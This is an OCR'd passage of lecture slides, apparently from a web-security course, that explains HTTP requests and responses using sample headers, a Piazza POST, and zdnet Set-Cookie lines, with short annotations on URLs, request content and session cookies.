
1 20 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by x73me2
comment share

2 • Lenovo Installed Adware on Computers that allows for MITM (SSL Cert Replacement) (theverge.com)
submitted 1 hour ago by pbtpu40
comment share

3 3 Google Chrome Recorded the Highest Number of Vulnerabilities in January 2015 (news.softpedia.com)
submitted 3 hours ago by _ilgnore
comment share

4 • Chips under the skin: Biohacking, the connected body is 'here to stay' (zdnet.com)
submitted 2 minutes ago by _ilgnore
comment share

5 16 IT Security career dilemma (self.security)
submitted 1 day ago * by GorbyA
6 comments share




HTTP Headers

```
http://www.theverge.com/2015/2/19/8067505/lenovo-installs-adware-private-data-hackers

GET /2015/2/19/8067505/lenovo-installs-adware-private-data-hackers HTTP/1.1
Host: www.theverge.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

Referrer URL: the site from which this request was issued.

HTTP POST requests

Posting on Piazza



HTTP Headers


```
https://piazza.com/logic/api?method=content.create&aid=i6ceq3skno48

POST /logic/api?method=content.create&aid=i6ceq3skno48 HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class?nid=i55texo54nv3eh
Content-Length: 640
Cookie: piazza_session="
Pragma: no-cache
Cache-Control: no-cache
  {"method":"content.create","params":{"nid":"i55texo54nv3eh","type":"note","subject":"Live HTTP headers","content":"<p>Starting today ...
```

Implicitly includes data as a part of the URL

Session cookie (more on this later). Not something you want to share!


Explicitly includes data as a part of the request's content

HTTP: Request-Response Model



- Responses contain:
  - Status code
  - Headers
  - Data
  - Cookies
    - State it would like the browser to store on the site's behalf

HTTP responses



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
